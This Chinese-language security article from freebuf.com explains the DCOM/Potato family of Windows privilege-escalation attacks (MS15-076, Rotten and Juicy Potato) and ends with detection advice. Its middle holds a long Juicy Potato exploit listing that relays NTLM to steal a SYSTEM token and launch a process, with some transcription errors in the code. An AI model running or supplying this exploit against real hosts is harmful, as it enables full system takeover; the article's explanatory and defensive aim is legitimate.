
ATT&CK攻击技术之DCOM提权
0×00 概述
本地提权在att&ck中一个比较大的概念,在metasploit中早期也提供了getsystem的命令,默认是使用命名管道模仿和令牌模仿.而DCOM提权是使用DCOM协议接口,NTLM认证重放技术的提权.
0×01 利用方法解析

dcom提权操作的开始一般是使用CoGetInstanceFromIStorageAPI函数远程创建一个默认高权限的COM对象,其中的 IStorage参数指定了创建高权限com对象((bits对象))时可以加载的配置.本技术最早出现在google安全研究人员开发的 POC(参考1),调用函数后再创建本地线程并接收高权限COM对象传送来的NTLM验证请求后,最后反射回DCOM接口远程
创建了CLSID_Package:f20da720-c02f-11ce-927b-0800095ae340(本COM对象有代码执行漏洞).以上被命名为(ms15-076,cve-2015-2370)
COM技术是windows平台上使用的组件技术,通过在注册表中存储interface,CLISD等.windows平台可以进程内(dll),进程外(exe)调用对象实现


当跨平台使用com时,windows参考rpc远程调用封装实现了dcom协议,定义了两个RPC接口
[

 uuid(000001A0-0000-0000-C000-000000000046),  pointer_default(unique)

]

interface IRemoteSCMActivator

[

   uuid(99fcfec4-5260-101b-bbcb-00aa0021347a),  pointer_default(unique)

]

interface IObjectExporter
dcom协议本身的RPC头部与正常的RPC头部相同,不同的是RPC body包含了OPCTHIS,OPCTHAT等的定义.
而foxglovesecurity对于以上的方式进行了修改,本地线程接收到DCOM提出传送来的NTLM验证请求后,不再反射回 DCOM接口本身,而是向windows本地申请令牌.这也可以称为”烂土豆”.在此之前他们使用LLMNR,NBT-NS劫持后,被动等待windows update进程发送NTLM请求的方法,称为”热土豆”.见参考三
其实用户只要具有SeImpersonate或SeAssignPrimaryToken权限,并可以创建其它具有系统权限的对象(不仅仅是bits)来完成同样的DCOM提权攻击,并称为Juicy Potato.当前最为通用的DCOM提权poc代码,效果如下
int wmain(int argc, wchar_t** argv)

{

         BOOLbrute = FALSE;

         strcpy(dcom_ip,"127.0.0.1");

         //Fallback to default BITS CLSID

         if(olestr == NULL)

                 olestr = L"{4991d34b-80a1-4291-83b6-3328366b9097}";

         exit(Juicy(NULL,FALSE));

}

int Juicy(wchar_t *clsid, BOOL brute) {

         PotatoAPI*test = new PotatoAPI();

         test->startCOMListenerThread();

         if(clsid != NULL)

                olestr = clsid;

         if(!TEST_mode)

                 printf("Testing %S %S\n", olestr, g_port);

         test->startRPCConnectionThread(); //创建到本地rpc请求连接,在接收到DCOM发回的NTLM请求后,程序本身不构造NTLM响应,而 test->triggerDCOM(); //触发CoGetInstanceFromIStorage

         BOOLresult = false;

         intret = 0;

         while(true) {   //重放NTLM获取令牌并创建新进程

                 if (test->negotiator->authResult != -1)

                 {

                        HANDLE hToken;

                        TOKEN_PRIVILEGES tkp;

                         SECURITY_DESCRIPTOR sdSecurityDescriptor;

                        if (!TEST_mode)

                                  printf("\n[+] authresult %d\n",test->negotiator->authResult);

                        fflush(stdout);

                        // Get a token for this process.

                        if (!OpenProcessToken(GetCurrentProcess(),

                                 TOKEN_ALL_ACCESS, &hToken))return 0;

                        //enable privileges

                         EnablePriv(hToken, SE_IMPERSONATE_NAME);

                         EnablePriv(hToken, SE_ASSIGNPRIMARYTOKEN_NAME);

                         PTOKEN_TYPE ptg;

                         DWORD dwl = 0;

                         HANDLE hProcessToken;

                         OpenProcessToken(GetCurrentProcess(), TOKEN_ALL_ACCESS,

                                &hProcessToken);

                          QuerySecurityContextToken(test->negotiator->phContext,&elevated_token);

                          IsTokenSystem(elevated_token);

                          if(TEST_mode)

                                return 1;

                          GetTokenInformation(elevated_token, TokenType, &ptg,sizeof(TOKEN_TYPE), &dwl);

                          if (!dwl)

                                  printf("[-] Error getting token type: error code0x%lx\n", GetLastError());

                          result = DuplicateTokenEx(elevated_token,

                                TOKEN_ALL_ACCESS,

                                NULL,

                                SecurityImpersonation,

                                TokenPrimary,

                                &duped_token);

                          GetTokenInformation(duped_token, TokenType, &ptg,sizeof(TOKEN_TYPE), &dwl);

                          if (!dwl)

                                  printf("Error getting token type: error code0x%lx\n", GetLastError());

                          DWORD SessionId;

                          PROCESS_INFORMATION pi;

                          STARTUPINFO si;

                          SECURITY_ATTRIBUTES sa;

                          ZeroMemory(&si,sizeof(STARTUPINFO));

                          ZeroMemory(&pi,sizeof(PROCESS_INFORMATION));

                          memset(&pi, 0x00, sizeof(PROCESS_INFORMATION));

                          si.cb = sizeof(STARTUPINFO);

                          si.lpDesktop = L"winsta0\\default";


                          DWORD sessionId = WTSGetActiveConsoleSessionId();


                          fflush(stdout);

                          wchar_tcommand[256];

                          wcscpy(command, processname);


                          if (processargs != NULL)

                          {

                                 wcsncat(command, L" ", 1);

                                 wcsncat(command, processargs, wcslen(processargs));

                          }


                          if (*processtype == 't' || *processtype == '*')

                          {

                                 //could be also the elevated_token

                                 result = CreateProcessWithTokenW(duped_token,

                                        0,

                                        processname,

                                        command,

                                        0,

                                        NULL,

                                        NULL,

                                        &si,

                                        &pi);


                                  if (!result)

                                  {

                                           printf("\n[-] CreateProcessWithTokenW Failed to createproc: %d\n", GetLastError())

                                  }

                                  else

                                  {

                                            printf("\n[+] CreateProcessWithTokenW OK\n");

                                            break;

                                  }

                            }


                         if (*processtype == 'u' || *processtype == '*')

                         {

                                  //could be also the elevated_token

                                  result= CreateProcessAsUserW(

                                             duped_token,

                                             processname,

                                             command,

                                             nullptr,nullptr,

                                             FALSE, 0, nullptr,

                                             L"C:\\", &si, &pi

                                   );


                                   if (!result) {

                                           printf("\n[-] CreateProcessAsUser Failed to createproc: %d\n", GetLastError())

                                    }

                                    else {

                                           printf("\n[+] CreateProcessAsUser OK\n");

                                           break;

                                    }

                        }//end argv


                        if (!result)

                                    break;

                        else {

                                    printf("Waiting for auth...");

                                    Sleep(500);

                                    fflush(stdout);

                        }

                }//end auth

        }

        return result;

}
0×02 检测思路
CoGetInstanceFromIStorage函数本身在创建高权限DCOM对象后,解析IStorage参数.如果为一个地址.触发
ResolveOxid2(IObjectExporter模式)之前会默认使用NTLM认证.重放NTLM认证到本地或者反射回DCOM.这是整个 DCOM提权的攻击链条,在网络中检测TCP/135流量,识别IRemoteSCMActivator RPC接口的IStorage参数,一定会使用marshaldata,包含了标准列集01,handle列集02,自定义列集04等.如果是一个IP地址即列为告警.
或者去除危险进程使用账户的SeImpersonate或者SeAssignPrimaryToken权限
0×03 参考链接
https://bugs.chromium.org/p/project-zero/issues/detail?id=325&redir=1
https://silentbreaksecurity.com/exploiting-ms15-076-cve-2015-2370/ -ms15-076-cve-2015-2370/
https://github.com/foxglovesec/RottenPotato (ATT&CK T1171)
https://www.freebuf.com/column/181549.html
https://foxglovesecurity.com/2016 potato-privilege-escalation-from-service-accounts-to-system/
来源:freebuf.com 2020-04-01 17:17:30 by: 京东云安全